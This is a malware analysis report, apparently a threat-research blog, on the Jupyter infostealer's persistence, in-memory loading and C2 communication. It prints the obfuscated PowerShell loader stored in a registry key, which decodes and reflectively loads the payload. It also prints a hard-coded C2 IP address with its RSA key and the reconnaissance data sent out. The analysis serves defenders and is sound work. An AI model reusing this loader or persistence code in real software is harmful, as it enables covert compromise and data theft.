
Previously observed iterations of Jupyter would drop their core .DLL to disk. Though this ploy is still used by Jupyter, it does not deploy the DLL directly to disk anymore. The deobfuscated version of the malware is now only loaded into memory.

With each execution of the PowerShell script, the malware will generate a new directory for its randomized set of decoy files and core malware component. Over the course of this recent campaign, Jupyter has deployed itself in three distinct locations on a victim device:

- *%AppData%\Roaming\Adobe\ [Random 15 Char directory]*
- *%AppData%\Roaming\Microsoft\ [Random 15 Char directory]*
- *%AppData%\Roaming\Nvidia\ [Random 15 Char directory]*

## Persistence

On execution, Jupyter will silently run its PowerShell script. This script can be modified to display its true intentions for analysis, as displayed in the image below.




```
    Directory: C:\Users\Admin\AppData\Roaming\mIcROSoFt

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         12/9/2021   2:22 PM                kNPqHZeEjTuJAXRY

Property      : {}
PSPath        : Microsoft.PowerShell.Core\Registry::hkey_current_user\software\classes\lgzpvyrihm\shell\open\command
PSParentPath  : Microsoft.PowerShell.Core\Registry::hkey_current_user\software\classes\lgzpvyrihm\shell\open
PSChildName   : command
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 0
View          : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount    : 0
Name          : HKEY_CURRENT_USER\software\classes\lgzpvyrihm\shell\open\command

Property      : {}
PSPath        : Microsoft.PowerShell.Core\Registry::hkey_current_user\software\classes\.hxiuqobaprbypqstycg
PSParentPath  : Microsoft.PowerShell.Core\Registry::hkey_current_user\software\classes
PSChildName   : .hxiuqobaprbypqstycg
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 0
View          : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount    : 0
Name          : HKEY_CURRENT_USER\software\classes\.hxiuqobaprbypqstycg
```

*Figure 6: Persistence-based mechanisms via registry keys*

The sample used for this analysis of Jupyter creates a new directory in the folder *C:\Users\%Admin%\AppData\Roaming\Microsoft.* In this example, the directory was named kNPqHZeEjTuJAXRY, as seen in Figure 6. These locations are randomized by the malware and a new one is generated per execution.

The malware will add an additional shortcut file to the Windows\Start Menu directory via *%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup*. This also uses a randomized name derived from a variable in its PowerShell code. This shortcut is deployed by the malware as a persistence mechanism, so it will execute the file on startup, as shown in Figure 7.




```
s > Admin > AppData > Roaming > Microsoft > Windows > Start Menu > Programs > Startup
Name                                  Date modified        Type                    Size
ab3a7c450f6438b0df5a3a34d38c0         12/9/2021 3:53 PM    Shortcut                2 KB
                                      11:19 AM             Configuration settings  1 KB

ab3a7c450f6438b0df5a3a34d38c0 Properties
General | Shortcut | Security | Details | Previous Versions
ab3a7c450f6438b0df5a3a34d38c0
Target type:     CWVYNLBSZVYMN File
Target location: JGrBVBivYPVeMUFAyCPUGNyHutvXMd
Target:          C:\Users\Admin\AppData\Roaming\NvIdia\JGrBVE
```

*Figure 7: Example of Jupyter sample startup shortcut*

Jupyter also generates two different registry keys during the execution of its PowerShell code. The first key is added to the victim's machine in the following location, as seen in Figure 7: *Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\%.cwvynlbszymn%*


This final part of the registry key is also randomized; each time the malware is executed, it will generate a new randomized sequence. This key points to the second registry key generated by the malware, as shown in Figure 8.



```
Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\.cwvynlbszvymn
.cap          Name        Type     Data
.cr2          (Default)   REG_SZ   pwurzbfumgnfbqlwidhjo
.cr3
.crw
.cwvynlbszvymn
.dcr
.dcs
```

*Figure 8: RegKey added by Jupyter*

The data within the second registry key added by Jupyter contains a PowerShell command that will re-execute the malware, as shown in Figure 9. This is used as a further persistence mechanism by the malware.




```
Registry Editor
File  Edit  View  Favorites  Help
Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\pwurzbfumgnfbqlwidhjo\shell\open\command
onenote-cmd                Name        Type     Data
OOBERequestHandler.OOBEI   (Default)   REG_SZ   pOWErsheLl -EP byPAss -cOmMAnD "$a754ea6e8b...
OOBERequestHandler.OOBEI
outlookaccounts
outlookcal
outlookmail
PackagedCom
ProcMon.Logfile.1
pwurzbfumgnfbqlwidhjo
  shell
    open
      command
Python.File
Python.NoConFile

Edit String
Value name:
(Default)
Value data:
.a9cc38a6a6448caeff75efb7e36da]::ac72f715a2b49386939b5d19dd565()"
OK   Cancel
```

*Figure 9: Core registry key re-executing Jupyter*

Once located, the contents of this registry key can be further analyzed and inspected. Like its initial PowerShell script, its intentions are to deobfuscate the malware's main DLL and load it reflectively into memory.

This PowerShell command, as shown in Figure 10, is a truncated version of the original PowerShell code. Its purpose is to re-run, or execute the malware, on startup. This code is notably smaller in size, as it omits previously achieved steps and functionality, such as deploying the decoy files and adding registry keys.




```
pOWErsheLl -EP byPAss -cOmMAnD "$a754ea6e8b041aa5b575492443c23=AdD-TypE -memBERDEfINITIon ('['+'d'.tOuppER()+'lL'.tolower()+'i'.Toupper()+'MpOrT('.toL
'.toLOWER()) -naME ('W'.tOupPeR()+'iN32'.toLOweR()+'s'.TOUppEr()+'HoW'.TOLOwEr()+'w'.toUppeR()+'INDOW'.TOlOWeR()+'a'.tOUPPEr()+'SyNc'.TOlOWeR()) -name
$a754ea6e8b041aa5b575492443c23::shoWWInDOWASYnc((gET-PROcess -id $Pid).mAiNWiNdOWHANdLE, 0);
$a42b0d88df94e2b6b9453ae110cca='QHwmS1BAUnFIdEB3dChiQFZBPHJAVFEpel5uOzwzXk9+OGFeUTUrXkBSX0hGQHdKTXJeUjx6VEBWU0okQHFuJERAcW0pUUBSXyFvQHNfckxeTkYmTV5uJD
$a1bfc0488854018b7aff792d9c662=0;
$ac816d3ecda495bd927a6f43112a7=[IO.fIlE]::rEaDALLbyTES('C:\Users\Admin\AppData\Roaming\NvIdia\JGrBVBivYPVeMUFAyCPUGNyHutvXMd\LoCsYexeegvnwEQMflYnqmHrK
(0..$ac816d3ecda495bd927a6f43112a7.coUnT)|FOREaCH
{if($a1bfc0488854018b7aff792d9c662 -ge $ac816d3ecda495bd927a6f43112a7.count){}
ElSe{for($a2859ccb8264c2b26ed0e727f853c=0;
$a2859ccb8264c2b26ed0e727f853c -lT $a42b0d88df94e2b6b9453ae110cca.leNGTH;
$a2859ccb8264c2b26ed0e727f853c++){$ac816d3ecda495bd927a6f43112a7[$a1bfc0488854018b7aff792d9c662]=$ac816d3ecda495bd927a6f43112a7[$a1bfc0488854018b7aff7
$a1bfc0488854018b7aff792d9c662++;
if($a1bfc0488854018b7aff792d9c662 -GE $ac816d3ecda495bd927a6f43112a7.COuNt){$a2859ccb8264c2b26ed0e727f853c=$a42b0d88df94e2b6b9453ae110cca.LenGtH}}}};
[ReFLeCtION.aSsEMbly]::loAD($ac816d3ecda495bd927a6f43112a7);
[a20097160c64f3b882a2e21813570.a9cc38a6a6448caeff75efb7e36da]::ac72f715a2b49386939b5d19dd565()"
```

*Figure 10: PowerShell contents of registry keys*

## Core DLL

The core DLL related to Jupyter is .NET-compiled. Previous iterations of this DLL contained labelled functions, and it was not obfuscated, which gave clear indications of the malware's intentions. In late 2021, newer iterations and versions of the malware became more sophisticated. The malware no longer uses identifiable labels for its functions, adding further obfuscation to its code's contents. Despite this evolution, the functionality of this "core module" remains largely the same.



```
{ } Mars
    Deimos @02000002
        Base Type and Interfaces
        Derived Types
        Deimos() : void @06000002
        Interact() : void @06000001
        Core @02000003
            Base Type and Interfaces
            Derived Types
            AESDecrypt(byte[], byte[]) : byte[] @06000016
            AESEncrypt(byte[], byte[]) : byte[] @06000015
            Begin(Deimos.Core.Configuration, Deimos.Core.ModulesPool)
            DoReq(string, byte[]) : byte[] @06000018
            GenRandomString(int) : string @0600000A
            GetComputerName() : string @06000004
            getf_req(string, string) : string @0600001E
            GetID() : string @06000014
            GetUserName() : string @06000005
            GetWorkGroup() : string @06000003
            giAlpha(int) : char @0600000C
            giAlphaNum(char) : int @0600000B
            giDecodeCh(string) : char @0600000F
            giEncodeCh(char, Random) : string @06000010
            giInAlpha(string) : bool @06000011
            Handshake(Deimos.Core.Configuration) : bool @06000017
            HexToString(string) : string @06000006
            Interact() : void @06000022
            Is64x() : bool @06000007
            IsRoleAdm() : bool @06000009
            OS_Name() : string @06000008
            RawStr(char[]) : string @0600001F
            run_ps(string) : void @0600001C
            SecureRequest(string, Deimos.Core.Configuration) : Deimos.C
            SecureRequestRaw(string, Deimos.Core.Configuration) : byte[]
            succ_req(string, string, bool) : string @0600001D
            VsDL() : string @06000020
            _SecureRequest(byte[], Deimos.Core.Configuration, bool) : byt
            gi_alpha : string @04000001
        Configuration @02000004
        IJObject @02000006
        JArray @0200000A
        JObject @02000009
        JObjectType @02000005
        JParser @0200000D
        Json @0200000F
        JToken @0200000B
        JTree @0200000E
        JValue @02000007
```

```
db782c655b6343528f14f5ecff5b24aa (0.0.0.0)
    db782c655b6343528f14f5ecff5b24aa.dll
        PE
        Type References
        References
        { } -
        { } a0e5e98afcf453a92942220ca1ca0
            a25b57c6d29496b03575b59e968df @02000002
                Base Type and Interfaces
                Derived Types
                a25b57c6d29496b03575b59e968df() : void @06000011
                a09eb4ae4664529649e51caeb5ff3(a25b57c6d29496b03575b59e968df.a416ec
                a1b0dfeb19247fa7368bf95634fee(string, string, bool) : string @0600000B
                a2fae5f4ce949296bdbfdadf6c4f3(string) : string @06000009
                a4cca3e5cd9451bf0e911d7aab5a8(string, a25b57c6d29496b03575b59e968df.
                a507847031f48dba0a550b5c25378(string, byte[]) : byte[] @06000004
                a66f3b79743485b2da46eafcbb6f0(byte[], byte[]) : byte[] @06000002
                a6d7f8e102541e86326c9ecf5d969(string) : void @0600000A
                a84de4496ae4bcb7690c9090219ab(a25b57c6d29496b03575b59e968df.a416e
                a8846876c0f4dcb08acea4e665e81(string) : void @06000008
                a9a5979153846bb44c4436f857f7f(string, a25b57c6d29496b03575b59e968df.a
                ac25f536965427a973b1606455bec(byte[], a25b57c6d29496b03575b59e968df
                ad6ab8d7b5d40c9bc67eca4b1d514(int) : string @0600000E
                ad94c3655d54c497594cf45639a45(char[]) : string @0600000D
                adea14c9029414b1e4fdbd56fd275() : void @06000010
            a207b86448746aa7fefe1932e1866 @02000008
            a3d965e59b741398bf5c8421c0a53 @02000009
            a416ecfb8564cab46e25026f94352 @02000003
            a473b445fe24cdae0a4e9c40ad6c7 @02000004
            a4d6404ec124ac98948dd7a4e1551 @0200000C
            a66564a6134454a8b1e315ef3dca3 @0200000A
            a724b35088e4e583832dc1685572a @0200000D
            a73e8272b6b47ebfe8173abb526f6 @02000005
            addfcab006041aa6744bae337227a @02000011
            ade7a315c384e9803ed062a3fef1b @02000006
            afec2134ff64ef8cd3d8e42e9b8e9 @0200000E
```


*Figure 11: Differences between versions of Jupyter*

The initial functionality of this module is to establish contact with the malware's C2 infrastructure. The malware achieves this using the .NET WebRequest provider to send POST requests to a hard-coded IP address located within each sample of Jupyter.

During analysis, we noted that the C2 infrastructure for Jupyter appears to remain offline until it is required. The malware continues running in the background and awaits its infrastructure coming online. It will check for the availability of the C2 at regular intervals until successful connection is achieved.

The request to the C2 contains RSA-encrypted data, including a hard-coded RSA key as seen in Figure 12, that is used for future communications. Jupyter also uses Advance Encryption Standard (AES) encryption for its communications.

AES is a commonly used symmetric block cipher. Jupyter uses this encryption standard on its communication to prevent packet interception and inspection when communication, deployment of modules, and exfiltration of data is occurring between the malware core module and the C2.



```
// Token: 0x02000004 RID: 4
private class Configuration
{
    // Token: 0x06000024 RID: 36 RVA: 0x00003DA8 File Offset: 0x00001FA8
    public Configuration(string _hwid)
    {
        this.hwid = _hwid;
        this.DestAddr = new string[]
        {
            "http://37.120.237.251"
        };
        this.Addr = this.DestAddr[0];
    }

    // Token: 0x06000025 RID: 37 RVA: 0x00003E34 File Offset: 0x00002034
    public void NextAddr()
    {
        this.addr_id++;
        if (this.addr_id >= this.DestAddr.Length)
        {
            this.addr_id = 0;
        }
        this.Addr = this.DestAddr[this.addr_id];
    }

    // Token: 0x04000003 RID: 3
    public string AppVer = "SP-10";

    // Token: 0x04000004 RID: 4
    public string[] DestAddr = null;

    // Token: 0x04000005 RID: 5
    public string AsymmetricKey = "<RSAKeyValue><Modulus>tqkIepjSntAdPMfpZmTW+EXscHjI[illegible]
      +vETd2LLgbrE083xbrqL11Ark3XSBUjE7BgW78ESD2LfsYeL113/aTxb2ipq9+FSj+UJl6kdoa8ncX
      +gtl32GqdVkfsQlRyv9to8hcCaZSpfqldn0N8HzgDBQoikAuKnczczb5p6eeRKhJ57uGZ4jwTDQaWA+[illegible]tBB9c/
      NsVA9nG7lHe3EiOvgVs6lGTvqtYRmo2WPJVlFugum4hO6Y4Vq389PxTA4/6Cybf/1Mm0Owv0JJ5s3TtzSZR7qHI3T6Q==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>";
```

*Figure 12: Contents of Jupyter's "configuration" function*


If a successful connection is achieved, the core module begins its reconnaissance of the victim's device to locate information such as:

- Machine name
- Windows version
- CPU architecture (x86/x64)
- User's admin rights
- Workgroup
- DNS
- Protocol version
- Machine status (idle/active)

Jupyter contains a "ping" function that will attempt to send this information, along with following:

- Version ID of the malware (version)
- A unique hash derived from the victim device hardware (hwid)
- A Base64 unique identifier hash per communication (uniq_hash)

Once communication has been established with its C2, Jupyter's modular design allows the threat to receive further malicious components to enhance its capabilities, as seen in Figure 13. These components can include executables and further malicious PowerShell scripts.



```
{"action": "ping", "hwid": "SMW6PQAVKWPTHDAQBIQUDDRAA6HTUO8Z", "pc_name": [redacted], "os_name": "Win 10", "arch": "x86", "rights": "Admin", "version": "NV-1", "workg
roup": "? | ?", "dns": 0, "protocol_version": 2}
{'status': 'idle', 'uniq_hash': '6jAlKmn7tdk9HA=='}
